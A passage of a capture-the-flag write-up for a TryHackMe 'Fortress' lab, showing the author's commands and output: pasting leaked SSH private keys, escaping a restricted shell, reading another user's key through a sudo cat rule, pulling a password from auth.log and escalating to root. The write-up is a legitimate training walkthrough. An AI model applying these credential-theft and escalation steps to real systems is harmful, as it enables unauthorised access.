R3GYgKDluIjYfjQTyWyHpxNwzF8JbGr8pF3pk0/9A4BfrT+/SiQi95rv+2AZsIKQDZ+OLc
PjbEnpcuOW4II9NS3SGuseseIQxyOj1qzaJW2RtQ7mfGe6CIe/ELmVwmLbueMRwbG6C/K3
9KDO2LMaTQIsm2WbXz+yIBiH1ZmqHkAr4dnmADWuj5Fl/M+V9pDquQ/f9F2+tyF8C/8HUK
6AE52i0D6Mn88rQvF4J3d9wfwL0QWbrYalyA7liygt8K7sBCALkv/olXYXLbT4ewySSdyL
Olr8LmJenRxEmuCJVD3rf2MKaTZOnFgqnxk7OKJOulldQpsqaCJrKDGYqerVcJZmGPaDQv
lpuHlWx3YMWZmsyeD8LGRprmuGdLjSVdUxHio6E5ezlWdwCp55pYucqsj+rKs9HD14DHhj
PcjDUa1BslqPt1lHZvW+coIVNHCWt4r0ywMkPI4ylHfDAAId6LNUelyI72boEE3Q97wQAA
AMBp8KaQnnrieHw6k8/3AxqmjxxNaPAirdv5o59YCKx8Z6b5oOTC3zqTl2o9nC95u9K0WN
+tPziB4b6M4i2vcTgkf04riTBlXOhs1Coq6g4UK7hA8muncm7gMjyTSekGRDJ117aA/YY4
ElzAdURyEezsx7yUjK3u1lydd2FRbPbE1iXw1wbSaI1jGfkRW/QTSVKEOfaLqo0xgIPLxf
OTT6n6O3ARkh5++759yOVRc2uWB1cJdqDUxunGKA/rWTehwnsAAADBAPsaN5DkfL4/LL1t
PDfENpS68GvImWMNPDh4/d1SkShizvQRGSzLm1V6K/KVprGZJR0ewgRRGMwgdd5XUnFxE7
eQtyBnu4gLaNWRtRer3Zvr9/KzVkewfbLteKqZyx1B1vB19M5jn4m5oT85T7789ORrx5B6
SXvnmQIx7ByT4W4ClgPyR0eRRn88OIw7QhFdeMH/BpZ7DQLSJZzhdtavOJnomIDjDH1wTf
FG881GZpev3A+Z3VNKj1iN9gVzLcDKuQAAAMEAyvW4u/krg/vMpMRwWsVeLxqzN3SsLOQd
HxEdwnZMZIitYBeUiebkbRCrBy7D0rsFtfF5uC8BKUv7b8WG9YFZhnRvjodVMyYMmORAro
gTdM9rBCdKNMf/z0q36oMpO0On8MkXTv7W1oJ10eoF0oICVU6mKRUAUHmSoxYXN3msvLvZ
u6zkw+OP8QJX2zwbah38yuRhh8xRf2AlXtx2IxklXV/b8+6QH74Z5o7ZVbTLhzsv0fhFLe
8aBV2g1DdSMuSzAAAADmo0eDBuQDB2ZXJmbGF3AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

Lets save this and change the permission

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main) (1.065s)
vim id_rsa

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main) (0.032s)
chmod 600 id_rsa
```

Lets ssh in (Restarted the machine btw so the IP is different)

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±1 (2.188s)
ssh -i id_rsa h4rdy@10.10.223.141

rbash: line 2: command: -p: restricted
rbash: line 2: command: -p: restricted
rbash: line 11: command: -p: restricted
rbash: line 19: .: /etc/profile: restricted
rbash: line 21: exec: restricted
Connection to 10.10.223.141 closed.
```

So this is a lock the way to get around is is given below

```
ssh -i id_rsa h4rdy@10.10.223.141 -t 'bash --noprofile'
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±3
ssh -i id_rsa h4rdy@10.10.223.141 -t 'bash --noprofile'

h4rdy@fortress:~$ export SHELL=/bin/bash
h4rdy@fortress:~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
h4rdy@fortress:~$ id
uid=1002(h4rdy) gid=1002(h4rdy) groups=1002(h4rdy)
h4rdy@fortress:~$
```

Lateral PrivEsc

No i checked the sudo permission here

```
h4rdy@fortress:~$ sudo -l
Matching Defaults entries for h4rdy on fortress:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User h4rdy may run the following commands on fortress:
    (j4x0n) NOPASSWD: /bin/cat
```

So lets just read if j4x0n has any ssh key

```
h4rdy@fortress:/home/j4x0n/.ssh$ sudo -u j4x0n cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAos93HTD06dDQA+pA9T/TQEwGmd5VMsq/NwBm/BrJTpfpn8av0Wzm
r8SKav7d7rtx/GZWuvj2EtP6DljnqhbpMEi05iAIBCEUHw+blPBd4em6J1LB38mdPiDRgy
pCfhRWTKsP8AJQQtPT1Kcb2to9pTkMenFVU3l2Uq9u5VviQu+FB/ED+65LYnw/uoojBzZx
W80eLpyvY1KyALbDKHuGFbJ3ufRQfoUz2qmHn5aOgrnUTH4xrVQkVbsrnI3nQLIJDIS94J
zHOU1nca2XBwRzhBc0f0Hpr61GKDFjzdsNEtfHK7NuO7wWQMiCvODXEPTMBwpoMhTfYJxo
h5kbE5QhNQENT2iEs0aRrk0OX/mURj3GrsRpLYlGIX9bKpwPlW+d9MquLdYlHxsWBIuv3x
esyHTvDMuEWvb6WhaW4A8taEPx2qWuNbH9T/G8hSgKmws0ioT+FNY5P1+s+e6SYeImOsrW
wEvzLr1LCcLbdthoDcFy1oYx5NxmpyYal+YwdNyfAAAFiP2Xirb9l4q2AAAAB3NzaC1yc2
EAAAGBAKLPdx0w9OnQ0APqQPU/00BMBpneVTLKvzcAZvwayU6X6Z/Gr9Fs5q/Eimr+3e67
cfxmVrr49hLT+g5Y56oW6TBItOYgCAQhFB8Pm5TwXeHpuidSwd/JnT4g0YMqQn4UVkyrD/
ACUELT09SnG9raPaU5DHpxVVN5dlKvbuVb4kLvhQfxA/uuS2J8P7qKIwc2cVvNHi6cr2NS
sgC2wyh7hhWyd7n0UH6FM9qph5+WjoK51Ex+Ma1UJFW7K5yN50CyCQyEveCcx9FNZ3Gtlw
cEc4QXNH9B6a+tRigxY83bDRLXxyuzbju8FkDIgrzg1xD0zAcKaDIU32CcaIeZGxOUITUB
DU9ohLNGka5NDl/5lEY9xq7EaS2JRiF/WyqcD5VvnfTKri3WJR8bFgSLr98XrMh07wzLhF
r2+loWluAPLWhD8dqlrjWx/U/xvIUoCpsLNIqE/hTWOT9frPnukmHiJjrK1sBL8y69SwnC
23bYaA3BctaGMeTcZqcmGpfmMHTcnwAAAAMBAAEAAAGANz/wTBexBSe3b5yvLoraRZeHJf
AtOW9UNHYOfL8aUXF79pyWTZuHLV6lGmojJkC2DdEs3YZe+0S0Nuo0s6PSvm/t86orDjur
eF7zjTeEpIWMhouu/yKMGelJMBnHNsHwB1SFtA0U75iy6hdLfJlTEh6p/WM4cXtmi+i82V
i1D8H4gxlnIKGlM2a2ubbm7CutjFmvRGInoq0NevCKidJhTjuiJZijOEw7rJibTazp77Lg
OJUahpdnPTCnPBlrwKipnuQQ5/+RR7bmzyIiohadpaAv8RKcguH7wXaKGlGx+TrTVGn1Lo
WJdgnAvgEj5/K8UH29PC8wZBclIdwPe4aLAvTmAabVfIM7Gd4KyEM9Djcomo/dVB/qiFyX
```

Lets save on our system and change permission of this key

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±3 (1.237s)
vim id_rsa2
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±3 (0.024s)
chmod 600 id_rsa2
```

Now lets ssh in as j4x0n

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main) (1.954s)
ssh -i id_rsa2 j4x0n@10.10.114.89

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


j4x0n@fortress:~ (0.035s)
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

39 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


j4x0n@fortress ~
```

And here is your user.txt

```
j4x0n@fortress ~ (0.307s)
ls -al

total 36
drwxr-xr-x 4 j4x0n j4x0n 4096 Nov  9 02:38 .
drwxr-xr-x 5 root  root  4096 Jul 25  2021 ..
lrwxrwxrwx 1 j4x0n j4x0n    9 Jul 26  2021 .bash_history -> /dev/null
-rw-r--r-- 1 j4x0n j4x0n  220 Jul 25  2021 .bash_logout
-rw-r--r-- 1 j4x0n j4x0n 3771 Jul 25  2021 .bashrc
drwx------ 2 j4x0n j4x0n 4096 Nov  9 02:38 .cache
-r--r--r-- 1 root  root   187 Jul 25  2021 endgame.txt
-rw-r--r-- 1 j4x0n j4x0n  655 Jul 25  2021 .profile
drwxr-xr-x 2 j4x0n j4x0n 4096 Jul 25  2021 .ssh
-r-------- 1 j4x0n j4x0n   33 Jul 25  2021 user.txt
```

Vertical PrivEsc

So after reading this i was a bit hopeless

```
j4x0n@fortress:~ (0.256s)
cat endgame.txt

Bwahahaha, you're late my boi!! I have already patched everything... There's nothing you can exploit to gain root... Accept your defeat once and for all, and I shall let you leave alive.
```

jk
Found the auth.log filled with data just skimmed through it and found the password here : /var/log/auth.log

```
Jul 26 14:54:46 fortress systemd: pam_unix(systemd-user:session): session opened for user j4x0n by (uid=0)
Jul 26 14:55:09 fortress unix_chkpwd[1279]: password check failed for user (j4x0n)
Jul 26 14:55:09 fortress chpasswd[1277]: pam_unix(chpasswd:chauthtok): authentication failure; logname= uid=1000 euid=1000 tty= ruser= rhost=  user=j4x0n
Jul 26 14:55:57 fortress sudo:    j4x0n : TTY=pts/0 ; PWD=/home/j4x0n ; USER=root ; COMMAND=/bin/echo j4x0n:yoU_c@nt_guess_1t_in_zillion_years
Jul 26 14:55:58 fortress unix_chkpwd[1286]: password check failed for user (j4x0n)
Jul 26 14:55:58 fortress chpasswd[1283]: pam_unix(chpasswd:chauthtok): authentication failure; logname= uid=1000 euid=1000 tty= ruser= rhost=  user=j4x0n
Jul 26 14:56:18 fortress sudo:    j4x0n : TTY=pts/0 ; PWD=/home/j4x0n ; USER=root ; COMMAND=/bin/bash -c echo "j4x0n:yoU_c@nt_guess_1t_in_zillion_years" | chpasswd
Jul 26 14:56:18 fortress chpasswd[1289]: pam_unix(chpasswd:chauthtok): password changed for j4x0n
Jul 26 14:56:36 fortress su[1293]: pam_unix(su:auth): authentication failure; logname=j4x0n uid=1000 euid=0 tty=/dev/pts/0 ruser=j4x0n rhost=  user=root
Jul 26 14:56:38 fortress su[1293]: pam_authenticate: Authentication failure
Jul 26 14:56:38 fortress su[1293]: FAILED su for root by j4x0n
Jul 26 14:56:38 fortress su[1293]: - /dev/pts/0 j4x0n:root
Jul 26 14:57:00 fortress sshd[1300]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.150.128  user=j4x0n
```

Got the j4x0n's password lets check the sudo permission here

> ⚠ User Creds
>
> Username : j4x0n
> Password : yoU_c@nt_guess_1t_in_zillion_years

Now lets see the sudo permission here

```
j4x0n@fortress ~ (0.881s)
sudo -l

Password:
Matching Defaults entries for j4x0n on fortress:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User j4x0n may run the following commands on fortress:
    (ALL : ALL) ALL
```

Lets just get root now

```
j4x0n@fortress ~
sudo su

root@fortress:/home/j4x0n# cd /root
root@fortress:~# id
uid=0(root) gid=0(root) groups=0(root)
root@fortress:~#
root@fortress:~#
```

And here is your root.txt

```
root@fortress:~# ls -al
total 36
drwx------  3 root root 4096 Jul 26  2021 .
drwxr-xr-x 23 root root 4096 Jul 25  2021 ..
-rw-------  1 root root 1233 Jul 26  2021 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rwxr-xr-x  1 root root   45 Jul 25  2021 init.sh
drwxrwxr-x  2 root root 4096 Jul 26  2021 .nano
-rw-r--r--  1 root root  758 Jul 25  2021 note.txt
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Jul 25  2021 root.txt
root@fortress:~#
```

Thanks for reading :)